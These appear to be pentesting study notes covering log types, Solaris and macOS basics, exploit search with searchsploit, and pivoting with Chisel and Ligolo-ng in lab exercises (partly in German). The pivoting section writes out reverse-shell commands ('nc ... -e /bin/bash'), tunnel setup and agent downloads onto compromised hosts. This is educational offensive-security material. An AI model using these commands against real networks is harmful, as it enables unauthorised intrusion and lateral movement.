Feb 28 2023 18:15:15 auditd[9876]: Audit daemon started successfully
Feb 28 2023 18:15:18 systemd-logind[1234]: New session 4321 of user admin.
Feb 28 2023 18:15:21 CRON[2345]: pam_unix(cron:session): session opened for user root by (uid=0)
Feb 28 2023 18:15:24 CRON[2345]: pam_unix(cron:session): session closed for user root
Application Logs
… contain information about the activities of specific applications running on the system. They are often stored in their own files. These logs are particularly important when you are targeting specific applications, such as web servers or databases, as they can provide insights into how these apps are processing and handling data. By examining these logs, you can identify potential vulnerabilities or misconfigurations. These logs can be used to identify unauthorized login attempts, data exfiltration, or other suspicious activity.
Besides, access and audit logs are critical logs that record information about the actions of users and processes on the system. They are crucial for security and compliance purposes, and you can use them to identify potential security issues and attack vectors.
Example:
2023-03-07T10:15:23+00:00 servername privileged.sh: htb-student accessed /root/hidden/api-keys.txt
Security Logs
… are often recorded in a variety of log files, depending on the specific security application or tool in use. As pentesters, you can use log analysis tools and techniques to search for specific events or patterns of activity that may indicate a security issue and use that information to further test the system for vulnerabilities or potential attack vectors.
It is important to be familiar with the default locations for access logs and other log files on the Linux system, as this information can be useful when performing a security assessment or penetration test. By understanding how security related events are recorded and stored, you can more effectively analyze log data and identify potential security issues.
Distros
Solaris
… is a Unix-based OS developed by Sun Microsystems in the 1990s. It is known for its robustness, scalability, and support for high-end hardware and software systems. Solaris is widely used in enterprise environments for mission-critical applications, such as database management, cloud computing, and virtualization. Overall, it is designed to handle large amounts of data and provide reliable and secure services to users and is often used in enterprise environments where security, performance, and stability are key requirements.
Differences to other Linux Distros
- proprietary OS; source code not available to the general public
- uses a Service Management Facility (SMF), which is a highly advanced service management framework that provides better reliability and availability for system services
- has a number of unique features
- support for high-end hardware and software systems
- designed to work with large-scale data centers and complex network infrastructures
- can handle large amounts of data without any performance issues
- uses the Image Packaging System (IPS)
- provides advanced security features, such as Role-Based Access Control and mandatory access controls
Command Examples
System Information
# uname -a
$ showrev -a
Hostname: solaris
Kernel architecture: sun4u
OS version: Solaris 10 8/07 s10s_u4wos_12b SPARC
Application architecture: sparc
Hardware provider: Sun_Microsystems
Domain: sun.com
Kernel version: SunOS 5.10 Generic_139555-08
Installing Packages
# sudo apt-get install
$ pkgadd -d SUNWapchr
Permission Management
# find / -perm 4000
$ find / -perm -4000
NFS
$ share -F nfs -o rw /export/home
# cat /etc/dfs/dfstab
share -F nfs -o rw /export/home
Process Mapping
# lists all files opened by the Apache web server process
$ pfiles `pgrep httpd`
Executable Access
# d41y@htb[/htb]$ sudo strace
$ truss ls
# shows the system calls made by the ls command
execve("/usr/bin/ls", 0xFFBFFDC4, 0xFFBFFDC8) argc = 1
...SNIP...
MacOS
MacOS Fundamentals
Intro
OS & Architecture Info
Kernel: XNU
- The Mach kernel is the basis of the macOS and iOS XNU Kernel architecture, which handles your memory, processors, drivers, and other low-level processes.
OS Base: Darwin, a FreeBSD Derivative open-sourced by Apple
- Darwin is the base of the macOS OS. Apple has released Darwin for open-source use. Darwin, combined with several other components such as Aqua, Finder, and other custom components, make up the macOS as you know it.
MacOS recently shifted to mainly support Apple Silicon while still supporting Intel processors for the time being.
Core Components
GUI: Aqua is the basis for the GUI and visual theme for macOS. As technology has advanced, so has Aqua, providing more and more support for other displays, rendering technologies, and much more. It is known for its flowy style, animations, and transparency with windows and taskbars.
File Manager: Finder is the component of macOS that provides the Desktop experience and File management functions within the OS. Aqua is also responsible for the launching of other applications.
Application Sandbox: By default, macOS and any apps within it utilize the concept of sandboxing, which restricts the application’s access outside of the resources necessary for it to run. This security feature would limit the risk of a vuln to the application itself and prevent harm to the macOS system or other files/apps within it.
Cocoa: Cocoa is the application management layer and API used with macOS. It is responsible for the behavior of many built-in applications within the macOS. Cocoa is also a development framework made for bringing applications into the Apple ecosystem. Things like notifications, Siri, and more, function because of Cocoa.
Basic Usage
GUI
Like most common OS, macOS has a powerful GUI. Understanding the components that make up the GUI and how you can use them is the key to efficiency while completing your tasks.
A quick glance at the main components that make up macOS:
| Component | Description |
|---|---|
| Apple Menu | This is your main point of reference for critical host operations such as System Settings, locking your screen, shutting down the host, etc. |
| Finder | Finder is the component of macOS that provides the Desktop experience and File management functions with th OS. |
| Spotlight | Spotlight serves as a helper of sorts on your system. It can search the filesystem and your iCloud, perform mathematical conversions, and more. |
| Dock | The Dock at the bottom of the your scree, by default, acts as the holder for any apps you frequently use and where your currently open apps will appear. |
| Launchpad | This is the application menu where you can search for and launch applications. |
| Control Center | Control Center is where you manage your network settings, sound and display options, notification, and more at a glance. |
Apple Menu
From this menu, you can perform quick admin functions such as shutting down/restarting the host or accessing System Settings. If you click on “About this Mac” and then “More Info”, you can view basic information about the host, such as storage capacity, system information, and more.
Finder
Finder is the macOS file manager through which you can manage and access your files. It provides:
- the initial desktop experience
- file management
- the menu bar at the top of your desktop
- the sidebars within your windows
Spotlight
Spotlight provides an indexing and searching service on your host. It can search for documents, media, emails, applications, and anything else on your local system and in connected cloud services like iCloud. Spotlight can also perform quick mathematical conversions and calculations in the search window. When connected with Siri, Spotlight can even feed you information pertaining to news and other info. To access it, click on the magnifying glass in the top right corner, and it will open a window like the one seen below. You can see a search for .png was run, and it returned any png formatted files that could be found on the host.
Dock

The Dock provides a customizable place to store applications and folder shortcuts for you to access them when needed quickly. By default, it is located at the bottom of your desktop but can be moved to any edge that works best for you. This is where you will find quick access to Finder, Trash, and any other macOS application you pin to the Dock or even recently opened ones.
Launchpad
Launchpad provides users with a quick way to access, organize, and launch applications. Any apps installed on the host in the Applications directory will appear here. You can quickly scroll through to find the app you need or start typing, and launchpad will filter based on your text, showing you relevant applications. To access Launchpad, you can pinch with five fingers on the trackpad. You can also access it by searching for it in Spotlight or even pin it to the Dock, as shown in the screenshot above.
Control Center

Control Center allows quick access to settings you commonly tweak, such as audio volume, screen brightness, wireless connection settings, and other settings. You can customize the control center to fit your needs as well.
Navigating Around the OS
Using Finder
Finder is the component of macOS that provides the File management functions within the OS. You can use Finder to find and browse files present inside your Mac.
View Root Directory
One way to view the root directory is to launch the Finder app from the Dock, click on the Go Pane at the top, select “Computer” & click on “Storage”.
Another way to open the root directory is to launch the Finder app from Dock; enter the keyboard shortcut Command + Shift + G, type /, and hit “Go”.
You may also go up and down directories in Finder using the Command with the up and down arrows.
Copy and Paste Files & Folders
Just like any other OS, you may copy/paste items in Finder with the right-click menu or the Command + C and Command + v keyboard shortcuts.
You can also move items by dragging them from one folder to another or even duplicate any item by holding the option key while dragging them.
Cut and Paste (Move) Files & Folders
MacOS does not offer a direct GUI feature to cut and paste files & folders using Finder. But you can use the keyboard shortcut Command + Option + V to move the file.
Another way to move files in macOS is using the mv command in the terminal, which must be used with caution as it is an irreversible command. To do so, open a terminal from Dock & run the following command to move the “Test” folder from the Users Document directory into the User’s Desktop directory.
[root@htb]/Users$ mv /Users/htb-student/Documents/Test /Users/htb-student/Desktop/Test
View Hidden Files and Folders
There are lots of hidden files and folders present on macOS that prevent users from accidentally deleting files used by the OS. However, there are multiple ways to view hidden files on a Mac using the GUI and terminal.
To view hidden files and folders using the GUI:
- Open the folder where you want to see hidden files
- Hold down
Command + Shift + .
You may also change the default view of Finder to show hidden files, as follows:
- Open a terminal from Dock & run the following commands in terminal
[root@htb]/Users$ defaults write com.apple.Finder AppleShowAllFiles true
[root@htb]/Users$ killall Finder
Using Preview Pane
The Preview Pane within Finder allows you to glance at what files and images look like before opening them. It provides instant previews of what’s in each file you highlight with additional information about the file such as Creation Date & Time, Last Modified Date & Time, Last Opened Date & Time, etc.
Enable Preview Pane inside Finder to look at the file preview.
- Launch the Finder app from the Dock
- Click on the “View” Pane at the top & select “Show Preview”
- Now, you can click on any file and see the file’s contents on the right side with additional information regarding the file.
Finding What you Need
Spotlight is a system-wide desktop search feature of Apple’s macOS and iOS OS. Spotlight can help you quickly find items present on your Mac.
- Click on the magnifying glass icon at the top-right corner of the desktop or use the keyboard shortcut (
Command + Space bar) to open spotlight.
- Type the keyword “dictionary” inside the Spotlight search bar and click on the Dictionary app to open a Dictionary instance.
How to Move Around Apps
Moving and switchting from one app to another can be tedious, especially if there is a frequent need to split apps every few seconds. To improve efficiency while working on multiple apps, macOS provides features like Mission Control & Split view.
Mission Control
MacOS provides a feature named Mission Control, which ofers a bird’s eye view of all open windows, desktop spaces, and apps, making switching between them easy.
There are multiple ways to open the bird’s eye view on your Mac.
- Swipe up using three fingers on your trackpad.
- Open the Mission Control app manually from the Launchpad.
Split View
By using Split View, you can split your Mac screen between two apps. It would automatically resize the screen without manually moving and resizing windows. Split view only works if you already have two or more apps running in the background.
To use Split View with apps, hover the mouse pointer over the full-screen button on the top-left, and you will be presented with three options to select from:
- Enter full screen
- Tile window to left of screen
- Tile window to right of screen
Malware Development
Malware Development Essentials
Portable Executable
OSINT
Locating Public Exploits
Online Exploit Resources
ExploitDB
The Exploit Database is a project maintained by OffSec. It is a free archive of public exploits that are gathered through submissions, mailing lists, and public resources.

The D field is a quick way you can download the exploit file.
The A field lists the vulnerable application files of respective exploits which you can download for research and testing.
The V fields marks whether the exploit has been verified. Exploits with the verified checkmark have been reviewed, executed, and concluded to be a functioning exploit. These are reviewed by trusted members and add further assurance that the exploit is safe and functional.
The Title field will usually give the vulnerable application name along with its respective vulnerable version and the function of the exploit.
The Type field designates the exploit as one of the following: dos, local, remote, or webapp.
The Platform field designates which kind of system(s) are affected by the exploit. This can be OS, hardware, or even code language services such as PHP.
The last field designates the Author of the exploit.
Each exploit has a unique ID, known as the EBD-ID, which is also placed at the end of the URL of the respective exploit’s page. The associated CVE that the exploit impacts is also listed.
Exploit Database updates are announced through Twitter and RSS feeds.
Packet Storm
… is an information security website that provides up-to-date information on security news, exploits, and tools for educational and testing purposes.
Packet Storm also posts updates to Twitter and hosts an RSS feed.
GitHub
… is an online code hosting platform for version control and collaboration. This allows anyone to create and share code, including exploits.
Due to its open nature, using exploits from GitHub presents a large security riks and caution is advised. Unlike the previous two, GitHub repos can be created by anyone and distributed without oversight.
This is not to say all GitHub repos are malicious, but they all must be treated with caution. A benefit from using GitHub as an exploit resource is the speed at which exploits can be made available. Members of the security community can create PoC code and share it almost as quickly as new vulns pop up.
Google Search Operators
You can begin searching for exploits using a specific software’s version followed by the “exploit” keyword and include various search operators to narrow your search. Mastering these advanced operators can help you tailor your results to find exactly what you are searching for.
Offline Exploit Resources
Exploit Frameworks
An exploit framework is a software package that contains reliable exploits for easy execution against a target. These frameworks have a standardized format for configuring an exploit and allow both online and offline access to the exploits.
Metasploit is an excellent framework built to assist in the development and execution of exploits. This framework has a free community edition and a paid pro version.
Core Impact is another exploit framework owned by HelpSystems and there are no free versions for this framework. This framework can automate testing, link to vulnerability scanners, complete phishing campaigns, and re-test exploited systems to verify remediation was completed after a pentest.
The Browser Exploitation Framework (BeEF) is a pentesting tool focused on client-side attacks executed within a web browser.
SearchSploit
The Exploit Database provides a downloadable archived copy of all the hosted exploit code. This archive is included by default in Kali in the exploitdb package. It is recommended updating the package before any assessment to ensure the latest exploits are installed.
kali@kali:~$ sudo apt update && sudo apt install exploitdb
[sudo] password for kali:
...
The following packages will be upgraded:
exploitdb
...
Setting up exploitdb (20220526-0kali1) ...
...
The above command updates the local copy of the Exploit Database archive under /usr/share/exploitdb/. This directory is split into two major sections, exploits and shellcodes. The /usr/share/exploitdb/ directory contains CSV files for each of the exploits and shellcodes directories. Each CSV file contains the file information of all files with their respective subdirectories. These CSV files contain similar information to the Exploit DB website, such as the EBD-ID, title, author, platform, and other information.
kali@kali:~$ ls -1 /usr/share/exploitdb/
exploits
files_exploits.csv
files_shellcodes.csv
shellcodes
When you redirect to the exploits directory, you’ll find many sub-directories containing all of the exploits. These sub-directories are separated based on OS, architecture, scripting language, etc.
kali@kali:~$ ls -1 /usr/share/exploitdb/exploits
aix
alpha
android
arm
ashx
asp
aspx
atheos
beos
bsd
bsd_x86
cfm
cgi
freebsd
freebsd_x86
...
Manually searching the Exploit Database is by no means ideal, especially given the large quantity of exploits in the archive.
You can run searchsploit from the command line without any parameters to display its usage:
kali@kali:~$ searchsploit
Usage: searchsploit [options] term1 [term2] ... [termN]
...
As the built-in examples reveal, searchsploit allows you to search through the entire archive and display results based on various search options provided as arguments.
==========
Examples
==========
searchsploit afd windows local
searchsploit -t oracle windows
searchsploit -p 39446
searchsploit linux kernel 3.2 --exclude="(PoC)|/dos/"
searchsploit -s Apache Struts 2.0.0
searchsploit linux reverse password
searchsploit -j 55555 | json_pp
For more examples, see the manual: https://www.exploit-db.com/searchsploit
The options allow you to narrow your search, change the output format, update the exploitdb package, and more.
=========
Options
=========
## Search Terms <section_code=221f056cc24844cf943822cb2fc89cec> <content_code=b7f8e74c0f4b48652e549d6d3b020081>
-c, --case [Term] Perform a case-sensitive search (Default is inSEnsITiVe)
-e, --exact [Term] Perform an EXACT & order match on exploit title (Default is an AND match on each term) [Implies "-t"]
e.g. "WordPress 4.1" would not be detect "WordPress Core 4.1")
-s, --strict Perform a strict search, so input values must exist, disabling fuzzy search for version range
e.g. "1.1" would not be detected in "1.0 < 1.3")
-t, --title [Term] Search JUST the exploit title (Default is title AND the file's path)
--exclude="term" Remove values from results. By using "|" to separate, you can chain multiple values
e.g. --exclude="term1|term2|term3"
## Output <section_code=5a8d2644feb228b6b6cdf2fd61370668> <content_code=08d734ebc4e0d5d52b55419f661342c8>
-j, --json [Term] Show result in JSON format
-o, --overflow [Term] Exploit titles are allowed to overflow their columns
-p, --path [EDB-ID] Show the full path to an exploit (and also copies the path to the clipboard if possible)
-v, --verbose Display more information in output
-w, --www [Term] Show URLs to Exploit-DB.com rather than the local path
--id Display the EDB-ID value rather than local path
--colour Disable colour highlighting in search results
...
Finally, the “Notes” section of the help menu reveals some useful search tips.
=======
Notes
=======
* You can use any number of search terms
* By default, search terms are not case-sensitive, ordering is irrelevant, and will search between version ranges
* Use '-c' if you wish to reduce results by case-sensitive searching
* And/Or '-e' if you wish to filter results by using an exact match
* And/Or '-s' if you wish to look for an exact version match
* Use '-t' to exclude the file's path to filter the search results
* Remove false positives (especially when searching using numbers - i.e. versions)
* When using '--nmap', adding '-v' (verbose), it will search for even more combinations
* When updating or displaying help, search terms will be ignored
For example, you can search for all available remote exploits that target the SMB service on the Windows OS with the following syntax:
kali@kali:~$ searchsploit remote smb microsoft windows
---------------------------------------------------------------------------------------------------------------------------- ---------------------------------
Exploit Title | Path
---------------------------------------------------------------------------------------------------------------------------- ---------------------------------
Microsoft DNS RPC Service - 'extractQuotedChar()' Remote Overflow 'SMB' (MS07-029) (Metasploit) | windows/remote/16366.rb
Microsoft Windows - 'EternalRomance'/'EternalSynergy'/'EternalChampion' SMB Remote Code Execution (Metasploit) (MS17-010) | windows/remote/43970.rb
Microsoft Windows - 'SMBGhost' Remote Code Execution | windows/remote/48537.py
Microsoft Windows - 'srv2.sys' SMB Code Execution (Python) (MS09-050) | windows/remote/40280.py
Microsoft Windows - 'srv2.sys' SMB Negotiate ProcessID Function Table Dereference (MS09-050) | windows/remote/14674.txt
Microsoft Windows - 'srv2.sys' SMB Negotiate ProcessID Function Table Dereference (MS09-050) (Metasploit) | windows/remote/16363.rb
Microsoft Windows - SMB Relay Code Execution (MS08-068) (Metasploit) | windows/remote/16360.rb
Microsoft Windows - SMB Remote Code Execution Scanner (MS17-010) (Metasploit) | windows/dos/41891.rb
Microsoft Windows - SmbRelay3 NTLM Replay (MS08-068) | windows/remote/7125.txt
Microsoft Windows 2000/XP - SMB Authentication Remote Overflow | windows/remote/20.txt
Microsoft Windows 2003 SP2 - 'ERRATICGOPHER' SMB Remote Code Execution | windows/remote/41929.py
Microsoft Windows 2003 SP2 - 'RRAS' SMB Remote Code Execution | windows/remote/44616.py
Microsoft Windows 7/2008 R2 - 'EternalBlue' SMB Remote Code Execution (MS17-010) | windows/remote/42031.py
Microsoft Windows 7/8.1/2008 R2/2012 R2/2016 R2 - 'EternalBlue' SMB Remote Code Execution (MS17-010) | windows/remote/42315.py
Microsoft Windows 8/8.1/2012 R2 (x64) - 'EternalBlue' SMB Remote Code Execution (MS17-010) | windows_x86-64/remote/42030.py
Microsoft Windows 95/Windows for Workgroups - 'smbclient' Directory Traversal | windows/remote/20371.txt
Microsoft Windows NT 4.0 SP5 / Terminal Server 4.0 - 'Pass the Hash' with Modified SMB Client | windows/remote/19197.txt
Microsoft Windows Server 2008 R2 (x64) - 'SrvOs2FeaToNt' SMB Remote Code Execution (MS17-010) | windows_x86-64/remote/41987.py
Microsoft Windows Vista/7 - SMB2.0 Negotiate Protocol Request Remote Blue Screen of Death (MS07-063) | windows/dos/9594.txt
---------------------------------------------------------------------------------------------------------------------------- ---------------------------------
Shellcodes: No Results
Papers: No Results
You can copy an exploit into your current working directory using the -m option if you need to modify it. An advantage of copying the exploit into the current working directory is that it will be easier to organize the exploits used in an engagement and correlate them to systems being tested.
Copy the exploits with the -m option. You can do this with either the path or the EBD-ID of those exploits, which can be found in their path names.
kali@kali:~$ searchsploit -m windows/remote/48537.py
Exploit: Microsoft Windows - 'SMBGhost' Remote Code Execution
URL: https://www.exploit-db.com/exploits/48537
Path: /usr/share/exploitdb/exploits/windows/remote/48537.py
File Type: Python script, ASCII text executable, with very long lines (343)
Copied to: /home/kali/48537.py
kali@kali:~$ searchsploit -m 42031
Exploit: Microsoft Windows 7/2008 R2 - 'EternalBlue' SMB Remote Code Execution (MS17-010)
URL: https://www.exploit-db.com/exploits/42031
Path: /usr/share/exploitdb/exploits/windows/remote/42031.py
File Type: Python script, ASCII text executable
Copied to: /home/kali/42031.py
Nmap NSE Scripts
One very powerful tool of nmap is the Nmap Scripting Engine, which introduces the ability to automate various tasks using scripts.
A complete list of scripts provided by the NSE can be found under /usr/share/nmap/scripts. Using grep to quickly search for the word “exploits” in the NSE scripts returns several results.
kali@kali:~$ grep Exploits /usr/share/nmap/scripts/*.nse
/usr/share/nmap/scripts/clamav-exec.nse:Exploits ClamAV servers vulnerable to unauthenticated clamav comand execution.
/usr/share/nmap/scripts/http-awstatstotals-exec.nse:Exploits a remote code execution vulnerability in Awstats Totals 1.0 up to 1.14
/usr/share/nmap/scripts/http-axis2-dir-traversal.nse:Exploits a directory traversal vulnerability in Apache Axis2 version 1.4.1 by
/usr/share/nmap/scripts/http-fileupload-exploiter.nse:Exploits insecure file upload forms in web applications
/usr/share/nmap/scripts/http-litespeed-sourcecode-download.nse:Exploits a null-byte poisoning vulnerability in Litespeed Web Servers 4.0.x
...
You can display the information of specific NSE scripts by running nmap with the --script-help option followed by the script filename.
kali@kali:~$ nmap --script-help=clamav-exec.nse
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-02 16:23 EDT
clamav-exec
Categories: exploit vuln
https://nmap.org/nsedoc/scripts/clamav-exec.html
Exploits ClamAV servers vulnerable to unauthenticated clamav comand execution.
ClamAV server 0.99.2, and possibly other previous versions, allow the execution
of dangerous service commands without authentication. Specifically, the command 'SCAN'
may be used to list system files and the command 'SHUTDOWN' shut downs the
service. This vulnerability was discovered by Alejandro Hernandez (nitr0us).
This script without arguments test the availability of the command 'SCAN'.
Reference:
* https://twitter.com/nitr0usmx/status/740673507684679680
* https://bugzilla.clamav.net/show_bug.cgi?id=11585
Pivoting old
Chisel
= zum Tunneln von Traffic, wobei Chisel den zu übertragenden TCP Traffic in einen HTTP Tunnel verpackt, welcher wiederum mit SSH gesichert wird.
Vorteile:
- Einfach in der Nutzung
- Sehr perfomant
- Client führt Auto-Reconnect mit größer werdenden zeitlichen Abständen durch
- Mehrere Endpoints über eine Verbindung
- Alternativ Weiterleitung über HTTP-Connect und SOCKS5 Proxy
Verwendung
Tunneling
- Man braucht eine Binary für die Client- und Server-Funktionalität
- mit ca. 10mb relativ groß (Aufklärbarkeit)
Folgende Punkte sollte beachtet werden:
- Auf dem Target
- Vorteile
- weniger auffäliig falls eingehende Verbindungen zum Zielsystem erlaubt sind
- ermöglicht den Zugriff auf interne Netzwerkressourcen
- Nachteile
- Zuverlässigkeit der Server Uptime
- das Zielsystem muss eingehende Verbindungen vom Angreifer zulassen
- Vorteile
- Auf dem Attacker (Reverse Tunneling)
- Vorteile
- Einrichtung und Verwaltung erleichtert
- Zugriff auf laufende Dienste
- Umgehen von Firewalls
- Nachteile
- ausgehende Verbindungen können eventuell leichter aufgeklärt werden
- Vorteile
Individual Port Forwarding
# Voraussetzung: Verbringung der Binary bereits erfolgt
# Aktivieren des Chisel Servers auf dem Target
# Standardmäßig auf Port 8080, kann durch --Port angepasst werden
./chisel server --port 8000 &
# Verbinden des Clients von Attacker
# Mehrere Port Weiterleitungen hintereinander möglich
./chisel client <server-ip>:<server-port> <local_port>:<target_ip>:<target_port> [<local_port>:....] &
# Hier die Weiterleitung von Attacker Port 4444 auf Target Port 22
# des Rechners im internen Netz
./chisel client 192.168.1.1:8000 4444:10.1.5.251:22 &
# Zugriff auf SSH
ssh user@127.0.0.1 -p 4444
Reverse Individual Port Forwarding
# Voraussetzung: Verbringung der Binary bereits erfolgt
# Aktivieren des Chisel Servers auf dem Target
# Dieses mal im Reverse Mode
./chisel server --port 8000 --reverse &
# Verbinden des Clients von Target
# Auch hier lassen sich mehrere Weiterleitungen hintereinander reihen
./chisel client <server-ip>:<server-port> R:<local_port>:<target_ip>:<target_port> [R:<local_port>:....] &
# Auch hier die Weiterleitung von SSH, zusätzlich dazu auch HTTP
# Wichtig: Die Ports werden auf dem Server geöffnet
./chisel client 192.168.1.2:8000 R:4444:10.1.5.251:22 R:5555:10.1.5.251:80 &
# Zugriff auf die Weiterleitung wie im ersten Beispiel
ssh user@127.0.0.1 -p 4444
curl 127.0.0.1:5555
Forward Dynamic SOCKS Proxy
# Starten des Proxy auf Target
./chisel server --port 8000 --socks5 &
# Verbinden des Clients von Attacker
./chisel client <server-ip>:<server-port> <Proxy_Port>:socks
# Als Beispiel die Einrichtung auf Port 1337
./chisel client 192.168.1.1 1337:socks
# SSH Verbindung auf internen Rechner
# Entsprechende Proxychains Config nutzen
proxychains4 ssh user@10.1.5.251
Reverse Dynamic SOCKS Proxy
# Starten des Proxy auf Attacker
./chisel server --port 8000 --socks5 --reverse &
# Verbinden des Clients von Target
# Wieder das R beachten
./chisel client <server-ip>:<server-port> R:<Proxy_Port>:socks
# Dieses mal auf Port 1338
./chisel client 192.168.1.1 R:1338:socks
# SSH Verbindung auf internen Rechner
# Entsprechende Proxychains Config nutzen
proxychains4 ssh user@10.1.5.251
Multi Pivoting
# Starten des Proxy auf Attacker
./chisel server --port 8000 --socks5 --reverse &
# Verbinden des Clients von Target1 (Debian) mit Proxy auf Port 1080
# Danach Server auf Target1 starten
./chisel client 192.168.1.1:8000 R:1080:socks &
./chisel server --port 8000 --socks5 --reverse &
# Verbinden des Clients von Target2 (Windows) mit Proxy auf Port 2080
# Aufruf mit Script Block
$scriptBlock = { Start-Process C:\chisel.exe -ArgumentList @('client','10.1.5.252:8000','R:2080:socks') }
Start-Job -ScriptBlock $scriptBlock
# Anpassen der Proxychains Config auf Attacker
socks5 127.0.0.1 1080
socks5 127.0.0.1 2080
# Aufruf auf Webserver hinter Target2
proxychains4 curl 10.10.1.253
Revshells
# Starten des Servers auf Target
./chisel server --port 8000 --reverse &
# Einrichten von RPF und Listener auf Attacker
# Leitet RevShell auf Port 4444 weiter
./chisel client 192.168.1.1:8000 R:4444:192.168.1.2:4444 &
nc -lvp 4444
# Starten der RevShell auf Target2
# Verbinden auf Jumphost (Target1)
nc 10.1.5.252 4444
Aufgabe 1
Never change a running system - ihr solltet das Netz mittlerweile auswendig kennen. Baut ein letztes mal, mit Hilfe der Techniken von Chisel, die Strecke zum Webserver auf und lasst euch die interne Webseite auf eurem Attacker anzeigen.
# Attacker
./chisel server --port 8000 --socks5 --reverse
# Jumphost 1
./chisel client 192.168.1.2:8000 R:1080:socks &
./chisel server --port 8000 --socks5 --reverse
# Jumphost 2
./chisel client 10.1.5.252:8000 R:2080:socks &
./chisel server --port 8000 --socks5 --reverse
# Target
./chisel client 10.10.1.254:8000 R:3080:socks &
# Anpassen der /etc/proxychains4.conf
socks5 127.0.0.1 1080
socks5 127.0.0.1 2080
socks5 127.0.0.1 3080
# Öffentliche Website
proxychains curl 10.10.1.253
# Interne Website
proxychains curl localhost
Aufgabe 2
Leitet auch mit Chisel eine RevShell eurer Wahl auf euren Attacker weiter.
# Target
./chisel server --port 7000 --reverse
# Jumphost 2
./chisel client 10.10.1.253:7000 R:4444:10.1.5.252:4444 &
./chisel server --port 7000 --reverse
# Jumphost 1
./chisel client 10.1.5.251:7000 R:4444:192.168.1.1:4444 &
./chisel server --port 7000 --reverse
# Attacker
./chisel client 192.168.1.1:7000 R:4444:192.168.1.2:4444 &
nc -lnvp 4444
# Target
nc localhost 4444 -e /bin/bash
LigoloNG
= erweiterte Version von Ligolo, einem Sicherheitstool, das für Red-Teaming und Pentests entwickelt wurde. Es ermöglicht sichere, multiplexierte und authentifizierte Tunnel.
Hauptmerkmale:
-
Proxy-Funktionen
- fungiert als Reverse Proxy
- ermöglicht weiterleiten von Datenverkehr über kompromittierte Systeme
-
Multiplexing
- Unterstützung mehrerer gleichzeitiger Datenströme über eine Verbindung
-
Verschlüsselung
- Gesamter Datenverkehr kann verschlüsselt werden
- Beugt Entdeckung vor
-
Authenzifierung
- Unterstützt starke Authentifizierungsmechanismen
- Verbindungsaufbau nur von autorisierten Benutzern
-
Benutzerfreundlichkeit
- Einfachen Kommandozeilenschnittstelle
- Umfassende Dokumentation
-
Ermöglicht es, eine sichere und zuverlässige Verbindung in Zielnetzwerken aufzubauen
-
Statt mit einem SOCKS Proxy oder UDP/TCP Forwardern zu arbeiten, wird mit Hilfe von Gvisor ein Networkstack im Userland erstellt
- es werden keine Root-Rechte für die Anwendung auf dem Zielsystem benötigt
- Nachteil: es können über den Agent keine Raw Packets versendet werden; Nmap SYN-Scans werden dann z. B. zu TCP Connect-Scans umgewandelt
Verwendung
- Ligolo-ng verwendet ein Proxy-Server-Agent-Modell
- entsprechende Binaries müssen auf dem Target bzw. dem Attacker vorhanden sein
Verbindungsaufbau
Zunächst muss der Server (Attacker) vorbereitet werden:
# TunTap für die Kommunikation mit den Tunnel erstellen
# Pro Tunnel muss ein eigenes TunTap angelegt werden
# Username = Username auf Attacker (z.B. kali)
sudo ip tuntap add user [username] mode tun ligolo
sudo ip link set ligolo up
# Anschließend aktivieren des TunTap
sudo ip link set ligolo up
# Nun kann der Proxy auf dem Attacker gestartet werden
./proxy -selfcert
-selfcert sorgt dafür, dass die für die Verbindung genutzten Zertifikate selbst signiert werden.
Auf dem Target startet man den übertragenen Agent:
# Ignore-Cert wegen selfcert
# Port standardmäßig 11601
./agent -connect <attacker_ip_address>:<port> -ignore-cert
Single Pivot
Nachdem man durch sich Anzeigen lassen der angeschlossenen Netzwerke mittels ifconfig das interne Netz identifiziert hat, kann die Verbindung zum Tunneln eingerichtet werden.
# Hinzufügen einer Route in identifiziertes Netzwerk über TunTap
sudo ip route add <network_address>/<CIDR> dev ligolo
# Anschließendes Aktivieren von Tunneling in der Session
session # Anschließend mit Tab/Pfeiltasten auswählen
tunnel_start --tun ligolo
Es bietet sich an, den Namen des TunTap direkt anzugeben, auch wenn, gerade bei nur einem vorhandenen, die Auswahl automatisiert stattfindet. Spätestens beim Hinzufügen weiterer TunTaps müssen die Namen explizit angegeben werden.
Im Anschluss daran kann die Portweiterleitung eingerichtet werden:
# Innerhalb der Session anlegen eines Listeners
# Spezifische IP Adressen der Intfaces sowie 0.0.0.0 möglich
listener_add --addr <listener_ip_addr>:<listen_port>
--to <target_ip_addr>:<target_port>
# Anzeigen der vorhandenen Listener
listener_list
# Stoppen von Listener
listener_stop
Multi Pivot
Ist der erste Hop genommen und Ligolo verbunden, ist das Weiterspringen von diesem Rechner einfach umgesetzt, vorausgesetzt, das nächste Ziel wurde bereits genommen. Durch den vorhandenen Tunnel loggt man sich auf dem nächsten Target ein, verbringt den Agent und startet einen Backconnect über die Portweiterleitung.
# Portweiterleitungen einrichten (Backconnect und DataTransfer)
listener_add --addr 0.0.0.0:8000 --to 0.0.0.0:80 # Data Transfer
listener_add --addr 0.0.0.0:11601 --to 0.0.0.0:11601 # Ligolo
# Agent auf nächstem Target herunterladen
# Unix
wget <addr>:8000:/agent
# Windows
invoke-webrequest -URI <addr>:8000:/agent.exe -usebasicparsing -outfile agent.exe
# Connect
# Unix
./agent -connect <addr>:11601 -ignore-cert
# Windows
./agent.exe -connect <addr>:11601 -ignore-cert
# IP Config in neuer Session checken
session # Anschließend mit Tab/Pfeiltasten auswählen
ipconfig
# Neues TunTap auf Attacker einrichten
sudo ip tuntap add user [username] mode tun ligolo2
sudo ip link set ligolo2 up
# Route in aufgeklärtes weiteres internes Netz anlegen
sudo ip route add <network_address>/<CIDR> dev ligolo2
# Tunneling in neuer Session starten
start --tun ligolo2
Localhost Pivot
